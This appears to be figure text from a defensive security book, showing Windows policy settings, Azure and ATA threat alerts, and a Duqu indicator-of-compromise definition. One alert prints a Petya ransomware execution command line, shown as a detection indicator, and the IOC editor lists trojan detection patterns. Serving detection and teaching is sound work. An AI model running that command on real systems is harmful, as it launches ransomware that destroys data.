
OS VERSION	Windows Server 2008 R2 Standard
RULE SEVERITY	Critical
FULL DESCRIPTION	<p>This policy setting determines which behaviors are allowed for applications using the NTLM Security Support Provider (SSP). The SSP Interface (SSPI) is used by applications that need authentication services. The setting does not modify how the authentication sequence works but instead require certain behaviors in applications that use the SSPI. The possible values for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers policy setting are:</p> <ul style="list-style-type: none"> • Require message confidentiality. This option is only available in Windows XP and Windows Server 2003, the connection will fail if encryption is not negotiated. Encryption converts data into a form that is not readable until decrypted. • Require message integrity. This option is only available in Windows XP and Windows Server 2003, the connection will fail if message integrity is not negotiated. The integrity of a message can be assessed through message signing. Message signing proves that the message has not been tampered with; it attaches a cryptographic signature that identifies the sender and is a numeric representation of the contents of the message. • Require 128-bit encryption. The connection will fail if strong encryption (128-bit) is not negotiated. • Require NTLMv2 session security. The connection will fail if the NTLMv2 protocol is not negotiated. • Not Defined.
VULNERABILITY	<p>You can enable all of the options for this policy setting to help protect network traffic that uses the NTLM Security Support Provider (NTLM SSP) from being exposed or tampered with by an attacker who has gained access to the same network. That is, these options help protect against man-in-the-middle attacks.</p>
POTENTIAL IMPACT	<p>Server applications that are enforcing these settings will be unable to communicate with older servers that do not support them. This setting could impact Windows Clustering when applied to servers running Windows Server 2003; see "How to apply more restrictive security settings on a Windows Server 2003-based cluster server" at http://support.microsoft.com/default.aspx?scid=kb;en-us;891597 and "You receive an "Error 0x8007042b" error message when you add or join a node to a cluster if you use NTLM version 2 in Windows Server 2003" at http://support.microsoft.com/kb/890761 for more information on possible issues and how to resolve them.</p>
COUNTERMEASURE	<p>Enable all available options for the Network security: Minimum session security for NTLM SSP based (including secure RPC) servers policy setting.</p>



Chapter 10: Network Segmentation







Network Sonar Wizard

NETWORK AGENTS > VIRTUALIZATION > SNMP > WINDOWS > MONITORING SETTINGS > DISCOVERY SETTINGS > DISCOVERY SCHEDULING >

Network Selection

How do you want to add devices to Orion monitor? You can use one or more of the options below, but for fastest results, we recommend scanning a maximum of 512 devices at a time.



Using discovery for the first time?



WE RECOMMEND SCANNING...



... a **small subnet (/24)** with your test environment

OR



... a **few individual IP addresses** for servers, routers and switches, and VMs

This will let you see the **wealth of data that Orion provides as quickly as possible**. You can always add more later!

IP RANGES

+ Add Range

SUBNETS

+ Add ▾

IP ADDRESSES ⓘ

+ Add IP Address

ACTIVE DIRECTORY ⓘ

+ Add Active Directory Domain Controller to query...

NEXT

CANCEL

What is NetPath ✕


Discover Isolate Call Fix it Understand



Discover



The diagram illustrates a network path across three zones: 'Your Network', 'Your ISP', and 'Destination Network'. 'Your Network' contains a user icon, a server icon, and a database icon. 'Your ISP' contains two router icons, with the second one highlighted in red. 'Destination Network' contains three router icons and a destination server icon. A yellow dot marks the connection point between the database icon and the first router in the ISP zone.

Discover the hop by hop network path.

NEXT CANCEL







NSG1
☐ ✕

🛡️
Edit inbound rules

Network security group info

NETWORK SECURITY GROUP NSG1

LOCATION centralus

DESCRIPTION Your NSG has inbound rules that open access to 'Any' or 'Internet' which might enable attackers to access your resources. We recommend that you edit the below inbound rules to restrict access to a specified set of sources.


Related inbound rules

PRIORITY	NAME	SOURCE	SERVICE	ACTIONS
2384	AllowWeb	*	Tcp	Allow
2444	checkpointMgm...	*	TCP	Allow





Associated with

NAME	VIRTUAL MACHINE
▶ VNet1	-
vm1linNic	-
vm2linNic	-

Chapter 11: Active Sensors



Detected Petva ransomware indicators

DETECTION TIME	[REDACTED]
SEVERITY	 High
STATE	Active
ATTACKED RESOURCE	
SUBSCRIPTION	
DETECTED BY	 Microsoft
ACTION TAKEN	Detected
ENVIRONMENT	 Azure
RESOURCE TYPE	 Virtual Machine
SUSPICIOUS PROCESS	[REDACTED]cmd.exe
SUSPICIOUS COMMAND LINE	"cmd /c rundll32 c:\ProgramData\perfc.dat,#1 30"

IOCe 2.2.0 - C:\Temp\ioc

File Search Tools Help

Name	Created	Updated
DUQU (METHODOLOGY)	2011-10-21 16:13:31Z	2012-01-05
FIND WINDOWS	0001-01-01 00:00:00Z	2011-10-28
Zeus	0001-01-01 00:00:00Z	2011-10-28

Name: DUQU (METHODOLOGY)
 Author: MANDIANT
 GUID: 72669174-dd77-4a4e-82ed-99a9e784f36e
 Created: 2011-10-21 16:13:31Z
 Modified: 2012-01-05 02:49:14Z

Type	Reference
caveat	Methodology


Description:
 Indicator for the duqu trojan. The initial duqu driver will decode and inject a dll (marked as .prf) into a system process (usually services.exe). The injected dll contains another dll encoded within it's resource section which it will inject into other processes as identified within its encoded configuration file (another .prf file). This second injected dll is responsible for all backdoor/C2 communication.



Add: AND OR Item

- OR
 - AND
 - File Certificate Subject contains C-Media Electronics Incorporation
 - File Name contains cmi4432.sys
 - AND
 - Driver Device Name is Gpd1
 - OR
 - Driver Device Name is {3093AAZ3-1092-2929-9391}
 - Driver Device Name is {624409B3-4CEF-41C0-8B81-7634279A41E5}
 - AND
 - Registry Path contains HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
 - OR
 - Registry Value Name is CFID
 - Registry Value Name is CFID
 - AND
 - EventLog type is Error
 - EventLog source is DCOM
 - EventLog ID is 3221235481

Save

Loaded IOCs: 3






Suspicion of identity theft based on abnormal behavior

OPEN ⋮

Administrator exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from **2 abnormal workstations**.
- Requested access to **9 abnormal resources**.
- Exceeded the normal amount of working hours.

6:29 AM Aug 23, 2017 – 6:49 AM Aug 24, 2017



« < 1 of 2 > »

TIME	FROM (3)	ACCESSED (11)	VIA DOMAIN CONTROLLERS (2)
8/23/17 6:45 AM	VICTIM-PC Kerberos (Traffic)		DC1
8/23/17 6:45 AM	VICTIM-PC Kerberos (Traffic)		DC1

Identity theft using pass-the-ticket attack

OPEN ⋮

Nuck Chorris's Kerberos tickets were stolen from **ADMIN-PC** to **VICTIM-PC** and used to access **3 resources**.

6:32 AM Aug 23, 2017



TIME	STOLEN FROM (1)	TO (1)	ACCESSED (3)	VIA DOMAIN CONTROLLERS (1)
8/23/17 6:32 AM	ADMIN-PC	VICTIM-PC	3 resources	DC1

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by **JeffV**, from **VICTIM-PC** against **DC1**, exposing **2 accounts**.

6:27 AM Aug 23, 2017

TIME	ACCOUNTS	RESULT	EXPOSED ACCOUNTS	AGAINST DOMAIN CONTROLLERS
8/23/17 6:27 AM	JeffV	Success	2 exposed accounts	DC1

11:37 PM > 11:40 PM
Friday, October 20, 2017


Services Exposing Account Credentials

Services running on **SHAREDADMIN-SRV** exposed **13 accounts'** credentials in cleartext using LDAP simple bind.

[Note](#) [Share](#) [Export to Excel](#) [Details](#) [Open](#)

13 accounts' credentials are exposed

SHAREDADMIN... → DC01





Security incident detected
Incident Detected

Continue investigation

DESCRIPTION The incident which started on 2017-10-15T05:40:20Z and most recently detected on 2017-10-15T06:26:13Z indicate that an attacker has attacked other resources from your virtual machine VM1

DETECTION TIME Sunday, October 15, 2017 12:40:27 AM

SEVERITY ! High

STATE Active

ATTACKED RESOURCE VM1

SUBSCRIPTION

DETECTED BY Microsoft

ENVIRONMENT Azure

REMEDATION STEPS




1. Escalate the alert to the information security team.
2. Review the remediation steps of each one of the alerts

Alerts included in this incident



DESCRIPTION	COUNT	DETECTION TIME	ATTACKED RESOURCE	SEVERITY
Successful RDP brute force attack	1	10/15/17 12:55 AM	VM1	! High
Suspicious SVCHOST process executed	1	10/15/17 01:00 AM	VM1	! Low
Multiple Domain Accounts Queried	1	10/15/17 01:04 AM	VM1	! Low

Deep Security Agent detected a malware

Investigation not available Playbooks not available

DESCRIPTION	Deep Security Agent detected a malware
DETECTION TIME	Monday, October 16, 2017 12:01:00 AM
SEVERITY	 Low
STATE	Active
ATTACKED RESOURCE	VM1
SUBSCRIPTION	
DETECTED BY	Deep Security Agent
ACTION TAKEN	Detected
ENVIRONMENT	 Azure
RESOURCE TYPE	 Virtual Machine
MALWARE	Cookie_DoubleClick
INFECTED RESOURCE	Internet Explorer Cache
SCANACTION	Delete
SCANRESULT	SUCCESS
TYPE	AntiMalware
REMIEDIATION STEPS	Contact your Deep Security administrator.

Chapter 12: Threat Intelligence



BUILDING A SAFER INTERNET

HOW IT WORKS

Put any IP address you want to check in the box below to see a sample response.

CHECK IP

```
{  
  "isocode": "IN",  
  "country": "India",  
  "state": "Maharashtra",  
  "city": "Mumbai",  
  "discover_date": "2017-10-27 09:32:45",  
  "threat": "honeypot_tracker",  
  "risk_level": "5"  
}
```

THREAT INTELLIGENCE



ALIENVAULT OPEN THREAT EXCHANGE (OTX)

OTX KEY

● Missing OTX Key

AlienVault Open Threat Exchange (OTX) is an open platform providing users the ability to collaborate, research, and receive alerts on emerging threats and indicators of Compromise such as IPs, file hashes, and domains.

You must have an OTX account to receive alerts based on threats identified in OTX. This account is separate from your USM Anywhere account. [Signup for an OTX account](#).

Enter your OTX Key to allow USM Anywhere to evaluate incoming event data against the latest OTX threat information and automatically produce alarms when indicators of Compromise are detected.




